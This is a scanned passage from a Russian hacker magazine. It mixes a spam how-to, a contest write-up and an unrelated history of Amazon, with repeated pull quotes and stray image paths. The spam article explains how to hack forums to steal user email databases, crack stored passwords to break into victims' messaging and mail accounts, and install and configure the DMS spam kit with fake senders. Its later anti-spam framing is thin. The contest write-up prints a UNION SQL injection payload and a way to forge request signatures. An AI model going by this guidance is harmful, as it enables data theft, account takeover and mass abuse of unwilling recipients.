> Самый первый и простой вариант — просто купить ее. Найти продавцов баз можно на хакерских и adult-форумах. Правда, среди них много кидал и выцепить человека, у которого реально есть хорошие мыльники, очень трудно. Но можно, стоит лишь несколько недель пообщаться на форумах и irc, как нужный человек сам тебя найдет :). Базы можно также купить у компаний, занимающихся спамом. В большинстве случаев вместе с рассылкой рекламы клиентов такие компании рассылают собственную рекламу с прайсом на рассылку и покупку баз электронной почты. Цены колеблются от 1,5 до 6 тысяч рублей. К сожалению, те базы, которые выставлены на продажу, представляют собой просто последовательность мыльников, и как-то таргетировать рассылки в этом случае будет очень сложно. Поэтому мы с тобой переходим к следующему способу.

> Как ты знаешь, в последнее время становится все проще и проще взломать популярный форум: большинство из них работают на бесплатных движках, дырявых как решето, и поэтому не надо быть хакером-гением, чтобы поломать очередную phpBB- или IPB-борду. Нас с тобой в этом процессе будет интересовать исключительно база пользователей с их e-mail адресами. Сам понимаешь, такой подход почти полностью исключает битость адресов и дает близкую к 100% валидность ящиков. К тому же базы достанутся тебе абсолютно бесплатно, а по тематике сайта и ветке форума, где тот или иной человек проявляет наибольшую активность, можно будет судить об интересах твоих будущих адресатов.

Еще в таблице с пользователями есть куча интересных полей, таких как поле password, расшифровав содержимое которого, можно попробовать подобрать пароль к номеру аськи, к мыльнику или сайту пользователя, если такой у него имеется.

> Третий способ — настоящий баян, который с каждым днем теряет эффективность, и затраты на его реализацию растут. Как ты знаешь, существуют программы-спайдеры, которые «ходят по сайтам и выдирают со страниц емейл-адреса». Возможно, ты удивлен, что я назвал этот способ «баяном», но он действительно уже отживает свое. Дело в том, что таким способом довольно сложно найти большое число валидных емейлов; многие адреса быстро умирают, а чтобы собрать нормальный спам-лист, понадобится куча времени и интернет-трафика. Кроме того, существует довольно много людей, которые не оставляют упоминаний о своем мыле в общедоступных местах, либо применяют различные ухищрения, чтобы спрятать мыло от спам-пауков. К примеру, многие оставляют мыло в формате vasya(at)mail(dot)ru, а некоторые ушлепки вообще кодируют адреса base64 :).

> Цены колеблются от 1,5 до 6 тысяч рублей.

ДМС в тот момент, когда попал ко мне в руки, стоил порядка $1500—2000.

ТЕМНАЯ СТОРОНА

После того как мы разобрались с составлением спам-базы, настало время устанавливать и использовать спамерский софт. Я расскажу тебе, как работать с очень популярной спамерской программой, которая носит название DMS (Direct Marketig System). Между делом скажу, что ДМС в тот момент, когда попал ко мне в руки (это было, конечно, не позавчера), стоил порядка $1500—2000.

Уж за такие деньги стоило бы отточить и вылизать этот комплект до блеска, — подумал я и, как всегда, ошибся. Итак, что же такое DMS? Это набор perl-скриптов, которые не только осуществляют рассылку, но и в придачу имеют удобный веб-интерфейс, с помощью которого возможно комфортно руководить процессом спама и, если есть необходимость, — приостановить его на время. Приступаем к установке. Первым делом нужно (любыми способами) раздобыть архив с дистрибутивом ДМС. Добыл? :) Тогда поехали:

```
unzip dms.zip
cd dms; perl install.pl
```

Скрипт начнет спрашивать, куда ставить комплект, какой использовать DOCUMENT_ROOT и так далее. Я бы не стал менять эти значения, их можно составить по умолчанию.

```
# cd /home/dms
```

Тут следует процесс создания пользователя. Отойдя от темы, скажу, что ДМС работает с пользователями через www, причем каждый пользователь имеет ограниченное количество одновременно запущенных спам-заданий. Но вернемся к нашим пользователям. Перед запуском сценария newuser.pl его нужно слегка подправить:

```
# vi newuser.pl
```

В самом начале следует переопределить значение переменной $htpasswd, в которой указан путь к одноименной утилите (я надеюсь, у тебя стоит апач, а то без него будет весьма проблематично). Теперь смотрим код скрипта далее: где-то в районе 40—41 строки проверь запись #mkdir "$UserBase/$username". Если она закомментирована, то убери коммент и заключи это выражение в обратные кавычки. Далее идет создание пользовательского каталога в */home/dms* и добавление созданного пользователя в группу ftp. Кстати, с добавлением тоже связана одна особенность, которую легко разглядеть:

```
adduser -d "$UserBase/$username" -g
dmsusers $username -G ftp
```

Как видишь, здесь используется характерный для Linux синтаксис утилиты adduser, поэтому если ты хочешь поставить ДМС на фряху, то измени значения флагов на аналоги во FreeBSD, а именно: "-d" на "-home", "-g" на "group" . В принципе, теперь скрипт готов к запуску:

```
perl newuser.pl
```

Увы, опять пойдут вопросы. Указывай имя пользователя и пароль, только не переживай, что введенный пароль отображается в консоли, ведь ввод осуществляется стандартным методом перл с использованием <STDIN>. Впереди последует дилемма о максимальном количестве выполняемых рассылок на пользователя: если хочешь установить анлимитное количество, то оставляй ноль. Теперь наконец-то можно приступать к работе с DMS. Набери в браузере адрес своего сервака, где ты устанавливал ДМС, и путь к веб-каталогу: www.spamerz.ru/ wwwdms.


У тебя запросят логин и пароль, которые мы задавали при добавлении пользователя. Ура, нас впустили! Самое время приступить непосредственно к заспамливанию. Задания для рассылки здесь называются Tasks (кто бы мог подумать!) и создавать их можно сколько угодно. Смысл их в том, чтобы рекламировать разнонаправленные товары, то есть одно задание — один конкретный товар. Захотел разрекламировать костюмы от Armani и ушанки от Петровича? Не вопрос, создавай два таска: Armani и Petrovich. Собственно, когда ты назвал и создал таск, в левом меню ДМС появится список твоих текущих заданий. Нажав на крести справа от имени задания, тебе раскроются подменю: настройка задания, информация о задании, отчет по заданию.


Чтобы приступить к конфигурированию задания, нужно клацнуть на Configure. А вот настроек, я тебе скажу, довольно много. При желании тут можно указать:

- Файл, который будет приаттачен к письмам
- Список адресов отправителей (фэйковые адреса)
- Список URL-адресов, которые будут фигурировать в письме
- Настройка кодировки
- Использование проксей (да/нет)
- Количество потоков
- Ограничение отправок писем на один домен


В общем, установок тут просто море, и если указывать и характеризировать их все, то получится не статья, а спамерский мануал. Следует иметь в виду, что все опции сопровождаются описанием на английском, в которых разобраться не так уж и тяжело.

>


изучаем код DMS



основное меню DMS со списком задач


настройки на любой вкус и цвет



Заказчики рекламной рассылки, которые выкладывают лавэ за спам, от него же и страдают. Не повод ли это задуматься? Не повод, потому что они могут и пострадать немного, зарабатывая хорошие деньги.

НА СТРАЖЕ ПОРЯДКА

Понятное дело, что со спамом никто не хочет мириться, и поэтому для такого антисоциального явления стали придумывать методы борьбы. Откровенно говоря, рекламная рассылка в Сети — настоящая головная боль для администраторов: толпа недовольных клиентов (перед офисом и с паяльниками в руках), плюс несколько тонн лишнего сожранного трафика. Думаю, даже индусу понятно, что такой расклад не устраивает никого. Именно для противостояния спамщикам было разработано несколько глобальных концепций. Сейчас давай кратко рассмотрим, что же они из себя представляют.


1 MAPS RBL — Realtime Blackhole List. Один из первых удачных прорывов в борьбе со спамом, идея и реализация которой принадлежит Полу Викси. Из названия системы понятно, что основной ее частью является база с именами и адресами хостов, с которых приходит нежелательная реклама. Причем просто так машина в базу не заносится, а для того чтобы попасть в черный список, нужно сильно потрудиться, тщательно игнорируя все предупреждения и жалобы потерпевших пользователей. База данных с «черными адресами» периодически обновляется. Сейчас, правда, система RBL пошла по пути коммерции и стала платной, попутно оттолкнув от себя немало пользователей. Впрочем, пережив рождение и коммерциализацию этой концепции, были выдвинуты и воплощены в жизнь новые.

2 MAPS DUL — Dial-up User List. И снова амбициозный проект компании MAPS (Mail Abuse Prevention System), правда, теперь на новый лад. Основная подход заключается в контролирование машин-зомби, использующихся для рассылки почтовых сообщений. Машина-зомби — это, как правило, протрояненная тачка рядового диалап-юзера, и такие компы обычно являются частью большого ботнета. Как же они работают? Смотри, если ты клиент какого-то абстрактного прова, то для того чтобы отправить-получить почту, ты используешь mail-сервер своего ISP. Зомби-тачки действуют не так, и для спама подключаются напрямую к мыльному серверу того домена, который они собираются захламить. Возможен и вариант, когда все подконтрольные спам-машины начнут отсылать сообщения с какого-то конкретного домена или сервера, так что адресное пространство и ограничение на отсылку писем с одного IP, как ты понимаешь, уже тут не работает. В данный момент система тоже является платной.

5 ORBS — Open Relay Behaviour-Modification System. Прежде всего о том, что же такое open relay? Релей — это обычный mail-сервер, который позволяет неавторизированным пользователям осуществлять рассылку на любые адреса. Проект ORBS составлял черные списки открытых релеев и предоставлял открытый доступ к ним. Казалось бы, довольно эффективный подход, однако он приводил к тому, что в «черный список» попадало большое число серверов, которыми пользовались не только спамеры, но и обыкновенные пользователи.

НЕСКОЛЬКО ФАКТОВ О СПАМЕ

1 Первую в истории глобальную рассылку рекламного характера, содержащую информацию о выходе новой продукции, провела компания DEC аж в 1978 году.
2 Английское слово «spam» происходит от «spiced+ham», что означает «ветчина с приправой».
3 На долю рекламной рассылки приходится больше трети всех писем в Интернете.
4 Отклик от спама составляет в среднем 0,2%. Если осуществлять целевые рассылки, то эффективность можно увеличить.
5 Самый эффективный способ сбора спам-листов — взлом форумов и других проектов, где для регистрации нужно указывать e-mail.



украденная база с пользователями и мылам | программа для отсеивания левых адресов

ЖЕСТЬ – КАК ОНА ЕСТЬ

Наша статья медленно, но уверено приближается к концу. Я рассказал тебе о ключевых моментах организации спам-бизнеса: сборке базы адресов, установке и настройке нужного софта. Проблема спама очень злободневна, мне бы хотелось, чтобы ты адекватно к ней отнесся. С одной стороны, это серьезная проблема, с которой борется все человечество. И чтобы разрабатывать эффективные методики, нужно досконально разобраться с тем, как именно работают спамеры. Именно такую цель преследовал данный материал: плечом к плечу раздавим спамерскую гадину!

BINARY YOUR'S

ТЕХНИКА БЕЗОПАСНОСТИ

Любую проблему, как известно, легче предупредить, чем потом ее долго и нудно разрешать. Сейчас я приведу пару советов, как не попасть в спам-лист:

- Старайся не светить свой ящик, привлекая внимание прожорливых спам-ботов.
- Если все-таки хочешь запостить свой e-mail, зашифруй его яваскриптом: воспользуйся программой BlackMan's Mail Encoder (она уже проскальзывала в UNIT'ах в разделе икс-тулз).
- Очень часто адрес можно изобразить на картинке (попросту нарисовать его) — помогает лучше мухобойки.
- Когда беда все же случилась, и спам засел глубоко в печенках, то ставь какой-нибудь mail filter или софтину подобного рода.
- Специалисты также рекомендуют настроить почтовик на прием только тех писем, в заголовке которых присутствует кодове слово. Кодовое слово можно сообщить всем своим друзьям и знакомым (можно оставить на форуме упоминание, что ты принимаешь письма только с кодовым словом «таким-то»).



Аналитика, статьи, статистика: www.spamtest.ru
Про спам для чайников: www.antispam.nm.ru
Системы борьбы с рассылкой: nospam.ru
Новости по теме: www.viruslist.com/ru/spam
Набор очень полезных программ для борьбы с рекламой: antispam.rin.ru



X-CONTEST

nikitozz

В предновогоднем конкурсе ты решал судьбу Мира. Престарелый Дед Мороз, как ты помнишь, тогда не на шутку увлекся азартными играми. Сидел и целый день играл в казино на http://ired.inins.ru/ko. Нужно было его обанкротить, чтобы играть ему было не на что.

Зарегистрировавшись в казино, несложно было сообразить, что оно реализовано в виде flash-приложения, которое управляется снаружи специальным скриптом. Поснифав трафик, легко было понять, что за аутентификацию отвечает скрипт *lo.php*, а за процесс игры – *rou.php*.

Половив пакеты во время игры, невозможно было пропустить такой xml-запрос:

```
<quest>
<bet>
<pole><code>4</code><money>1</money></pole>
<pole><code>15</code><money>1</money></pole>
</bet>
<l>nikita</l>
<sign>9ac520067b88cc29c5c5929825f816b0b00a50c448</sign>
</quest>
```

Этот текст передавался сценарию в переменной bet POST-запросом. Несложно понять, что в элементе <bet> содержится информация о ставке игрока. В элементе <l> находится его логин, а <sign> содержит какой-то непонятный длинный хэш (подпись запроса).

На сайте казино была ссылка на TOP лучших игроков. В нем с огромным отрывом лидировал неугомонный Дед Мороз. Скрипту передавался параметр i. Легко было понять, что это критерий для выборки пользователей: выбираются все, у кого баланс больше i. Подставив в параметр кавычку, ты бы жестко обломался. Но провести sql-injection все же можно было:

```
i=1000 union select password,password from users
```

Как легко заметить, пароли хранятся криптованные, с них снят какой-то хэш. Но он нестандартный, короткий, и как его расшифровывать — непонятно. У Деда Мороза был такой хэш: f0f2c33f89.

Посмотрев на хэш собственного пароля и на параметр sign, легко было понять, что последние 10 символов sign полностью совпадают с хэшем твоего пароля. Интересно, как генерируются остальные символы? Декомпилировав флеш-приложение, ты мог найти такую строку:

```
sgn=MD5.calculate(bet)+substring(MD5.calculate(p_pass),0,10);
```

Ха! Вот и ответ на твой вопрос. Первая часть подписи – это md5 от xml-элемента <bet> со ставками и логином. А вторая, как мы уже поняли, — это хэш пароля.

Теперь следи за руками. Мы знаем логин Деда Мороза. Мы знаем хэш его пароля. Мы можем подделать подпись любого его запроса! В том числе, можем поставить все его деньги на одно единственное поле. После такого розыгрыша с 97% вероятностью Дед Мороз обанкротится.

В этот раз мир спас чувак с ником ShAnKaR.



TEXT MIFRILL / mifrill@riddick.ru /

«У ЛЮДЕЙ, КОТОРЫЕ ХОТЯ БЫ ИЗРЕДКА БЫВАЮТ В ИНТЕРНЕТЕ, СЛОВО AMAZON АССОЦИИРУЕТСЯ НЕ С АМЕРИКАНСКОЙ РЕКОЙ И НЕ С ВОИНСТВЕННЫМИ ЖЕНЩИНАМИ, А С ОНЛАЙНОВЫМ МАГАЗИНОМ, В КОТОРОМ МОЖНО КУПИТЬ ВСЕ: ОТ ДЕТСКИХ ИГРУШЕК И ТЕХНИКИ ДО ПОСЛЕДНИХ НОВИНОК КНИЖНОЙ ПРОДУКЦИИ ИЛИ DVD. КАЖДЫЙ ДЕНЬ ЛЮДИ ВО ВСЕМ МИРЕ НАБИРАЮТ В СВОЕМ БРАУЗЕРЕ АДРЕС AMAZON.COM, ЧТОБЫ СОВЕРШИТЬ НОВЫЕ ПОКУПКИ ИЛИ УЗНАТЬ О НОВИНКАХ. AMAZON — ЭТО НЕ ПРОСТО МАГАЗИН, ЭТО МНОГОМИЛЛИОННАЯ КОРПОРАЦИЯ, КОТОРОЙ ПРИНАДЛЕЖИТ СОБСТВЕННЫЙ ПОИСКОВИК A9, САМАЯ БОЛЬШАЯ КИНЕМАТОГРАФИЧЕСКАЯ БАЗА ДАННЫХ INTERNET MOVIE DATABASE (IMDB.COM) И ЦЕЛЫЙ РЯД ДОЧЕРНИХ КОМПАНИЙ. РАЗВЕ МОГ СОЗДАТЕЛЬ Е-ШОПА 10 ЛЕТ НАЗАД ПРЕДПОЛОЖИТЬ, ЧТО ЕГО ДЕТИЩЕ ПРИМЕТ ТАКОЙ РАЗМАХ?»

amazon.com

ИСТОРИЯ СОЗДАНИЯ

Многие знают, что amazon.com — крупнейший сетевой магазин. Но немногие догадываются, что он же стал самым первым е-шопом. А началось все в 1994 году с человека по имени Джеффри Престон Безос, выпускника Принстонского университета, специалиста в области вычислительных технологий и электротехники. В то время Джеффри работал в Нью-Йорке, в фирме D. E. Shaw, специализирующейся на разработке компьютерных технологий в биржевой области. Джефф явно был на своем месте: его карьера шла стремительно вверх, и за короткое время он стал вице-президентом компании, причем не собирался останавливаться на достигнутом. Все вокруг пророчили ему светлое будущее в сфере финансов, но потом Безос сделал открытие, которое изменило не только всю его жизнь, но и всю историю бизнеса.

WWW только-только начал просачиваться из узких научных кругов в массы, ни о какой веб-коммерции речи, конечно, еще не шло. И вот одним весенним днем 1994-го, Джеффри Безос, поразмыслив и сделав нехитрые подсчеты, пришел к выводу, что уровень пользования Интернетом будет расти примерно на 2300% в год. А раз людей будет больше, то и запросы будут на порядок выше. Перспектива делать бизнес в Сети была потрясающей, и, не теряя времени даром, Джефф стал работать над воплощением своих идей в жизнь.

Сначала он изучил деятельность 20-и лучших сервисов по заказу товаров почтой, так как эта деятельность была ближе всех к тому, что он задумал. Джеффри задался вопросом: что эффективнее продавать через Интернет? Ответ нашелся сам — книги. Полный каталог книг невозможно составить для почтовой системы, ведь он просто не поместится ни в одну посылку и почтовый ящик. В то же время на компьютере можно создать любую по объему книжную базу и любой сможет ею воспользоваться.

На следующий день Безос уже прибыл в Лос-Анджелес на Конвент американских продавцов книг с целью узнать о книжном бизнесе все, что только возможно. Там его ожидал приятный сюрприз: обнаружилось, что все лидеры книжного бизнеса имеют готовые электронные каталоги своих товаров. Это существенно упрощало задачу. По сути, оставалось лишь создать в Интернете стационарную локацию, которую покупатели могли бы легко найти и сделать там магазин, чтобы заказ сразу же оформлялся.

Однако не все увидели в этом революционный подход. Работодатели Безоса оказались не готовыми к такому рискованному шагу, и идея не нашла в Shaw поддержки. Джеффри пришлось выбирать: либо отказаться от своего замысла, либо делать все самому. Последнее означало лишиться отличной работы, надежных перспектив, потерять все, что он зарабатывал на протяжении нескольких лет. Но Джеффри Безоса это не испугало. Уволившись из Shaw и заручившись поддержкой жены, он взялся за дело.

СИСТЕМА РАБОТЫ

Как же «Амазон» работает на сегодняшний день? Точно так же, как и тысячи интернет-магазинов по всему миру. Ведь именно по образу и подобию amazon.com функционируют все эти сайты. Весь этот базис придуман Джеффри Безосом, хотя размах «Амазона», конечно, вряд ли сопоставим с деятельностью его конкурентов. Компания прикладывает все усилия, стараясь быть действительно «магазином планеты», а не каких-то отдельных стран. Для облегчения жизни покупателей представительства «Амазона» имеются в восьми странах мира: Канаде, Великобритании, Испании, Германии, Австрии, Франции, Китае и Японии. Жителям остальных стран не стоит расстраиваться: магазин обслужит тебя, даже если ты живешь в какой-нибудь глубинке. Просто представительства упрощают дело и пересылку заказов. По поводу последнего можно не беспокоиться: магазин гарантирует сохранность даже самого хрупкого товара, так как «Амазон» сотрудничает с лидерами транспортировки UPS, DHL, FedEx и A1. Но даже если с заказом что-то произойдет, на сайте обещают вернуть потраченные деньги и в некоторых случаях даже выплатить компенсацию.

Способов оплаты много. Упор, конечно, делается на всевозможные кредитные карты, но принимаются и банковские переводы, денежные чеки всех мастей, простые денежные переводы и подарочные сертификаты от самого amazon.com. У «Амазона» существует целый ряд систем скидок, бонусов и специальных предложений для постоянных клиентов. Сюда входят те сами подарочные сертификаты, которыми можно расплатиться за очередную покупку.

Я ничего не сказал по поводу навигации и интерфейса. Навигация столь проста и интуитивно понятна, что попросту не о чем говорить. Джеффри приложил все усилия, чтобы посетителям было максимально комфортно. Единственное, в чем можно запутаться, — так это в разнообразии выбора. Желаете купить дрель? Или женские сапожки? А, быть может, хотите точную копию светового меча из «Звездных войн»? Все к вашим услугам! Только товары нельзя понюхать и пощупать: технологии до такого пока не дошли. Но, если в ближайшем будущем подобное станет возможным, можешь не сомневаться, первым человеком, кто найдет этому применение, станет Джеффри Престон Безос.

BINARY YOUR'S

ИСТОРИЯ ОДНОГО Е-ШОПА

AMAZON — САМЫЙ ПОПУЛЯРНЫЙ МАГАЗИН В СЕТИ

СТАНОВЛЕНИЕ AMAZONE TIMELINE / 1994-2003 /



Четвертого июля Джефф с супругой прилетели в Техас. Оттуда уже машиной направились в Сиэтл, где их ждала встреча с крупным оптовиком Ингрэмом и возможность применить компьютерные таланты в деле. Все происходило в такой спешке, что даже бизнес-план составлялся в дороге, пока жена вела машину. Изначально компанию решили назвать Кадабра (Cadabra), от магического слова «Абра-Кадабра». Но после ряда обсуждений и предположений, что Cadabra.com может у многих вызвать ассоциацию с cadaver (тело, труп), имя сменили на Amazon, в честь великой Южноамериканской реки. Своим инвесторам Безос честно признался, что шанс потерять все вложения составляет примерно 70%, но родители Джеффа, вложившие в дело $300 000, верили в сына. «Мы делали ставку не на Интернет», — сказала через несколько лет мать Безоса. — Мы ставили на Джеффа». К концу декады, будучи владельцами 6% акций компании, они стали миллионерами. К настоящему времени корпорацию делили трижды, и теперь в руках семьи Безосов находится примерно треть активов amazon.com.



Изначально магазин обосновался в гараже обычного дома с двумя спальнями. Джефф установил три компьютера Sun Microstations на столы, собранные собственными руками из фрагментов дверей. Провода и шнуры с помощью удлинителей протянули прямо в гараж. Когда прототип сайта был готов и запущен, Джефф попросил 300 человек из числа своих друзей и знакомых стать бета-тестерами проекта. Проверка прошла на ура — система работала прекрасно на всех платформах. И 16-го июля 1995 года Безос открыл сайт миру, попросив всех друзей распространять информацию везде, где можно. В течение 30 дней amazon.com работал без рекламной поддержки в прессе, продажа книг производилась для всех 50 американских штатов и для 45 зарубежных стран. К сентябрю продажи магазина составили $20 000 в неделю.

Джеффри Безос со своей командой продолжал совершенствовать сайт, вводя в обиход ранее несуществовавшие понятия one-click shopping (покупка одним кликом), customer reviews (отзывы клиентов) и e-mail order verification (подтверждение заказа по e-mail).



Бизнес рос так быстро, что создатель магазина был поражен сильнее всех остальных. Когда о компании всерьез заговорили в 1997 году, скептики выразили серьезные сомнения, что новичок на книжном рынке, да еще и работающий исключительно в Сети, сможет удержать свои позиции после появления в Интернете таких представительств лидеров рынка, как Barnes and Noble, Borders. Но два года спустя рыночная стоимость акций и других активов «Амазона» была больше, чем суммарная стоимость акций двух его крупнейших конкурентов. Так же компания заключила сделку с «Бордерс», которая не могла в одиночку справиться со своим интернет-трафиком. Поначалу Безос старался как можно быстрее расширить свою долю рынка, вкладывая в дело все, что зарабатывал. Когда Amazon.com превратился из самого большого книжного магазина на планете в крупнейший универсальный магазин, скептики заговорили о том, что «Амазон» разрастается слишком быстро. Темпы роста действительно опережали планы Джеффа, несмотря на это, он продолжал поддерживать шесть основных ценностей: верность клиенту, право собственности, активность (стремление к действию), экономность, высокие запросы к поступающим на работу и новаторство. «У нас все вращается вокруг клиента», — говорил создатель Amazon. — Наш магазин — это то место, где люди могут найти и купить все, что только можно пожелать, не отходя от компьютера». «Амазон» постепенно вводил в продажу музыкальные CD, видео, игрушки и электронику. Когда другие интернет-магазины начали появляться как грибы после дождя, Amazon.com провел серьезную реструктуризацию. Это помогло остаться на плаву даже тогда, когда остальные прогорали и сходили с дистанции.

СТАНОВЛЕНИЕ AMAZONE TIMELINE / 1994-2004 /



В апреле 1998 года «Амазон» покупает Internet Movie Database (IMDb) — гигантскую базу данных о фильмах, актерах, телешоу и видеоиграх. Превращение IMDb из общенародного некоммерческого сайта в бизнес-машину было воспринято многими пользователями, как пощечина. Но, как показало время, ничего страшного не произошло. Основной контент IMDb остался бесплатным, за небольшую плату ($100 в год) клиент получал более удобный интерфейс, расширенный поиск и несколько других приятных плюшек.



В 1999 году была также куплена система Alexa Internet. Эта сделка обошлась в 250 миллионов долларов. На сегодняшний день Alexa представляет собой интересный сплав поисковой машины и базы данных о различных сайтах. При помощи специальных тулбаров, размещенных на страницах ее партнерской сети, она собирает информацию о количестве трафика, проходящего через эти ресурсы. Данные очень точны, и количество сайтов в этой сети огромно. Alexa Internet сотрудничает с сервисами Google и Open Directory, что делает этот рейтинг по-настоящему авторитетным. В том же 1999 году известный журнал Time назвал Джеффри Безоса человеком года.



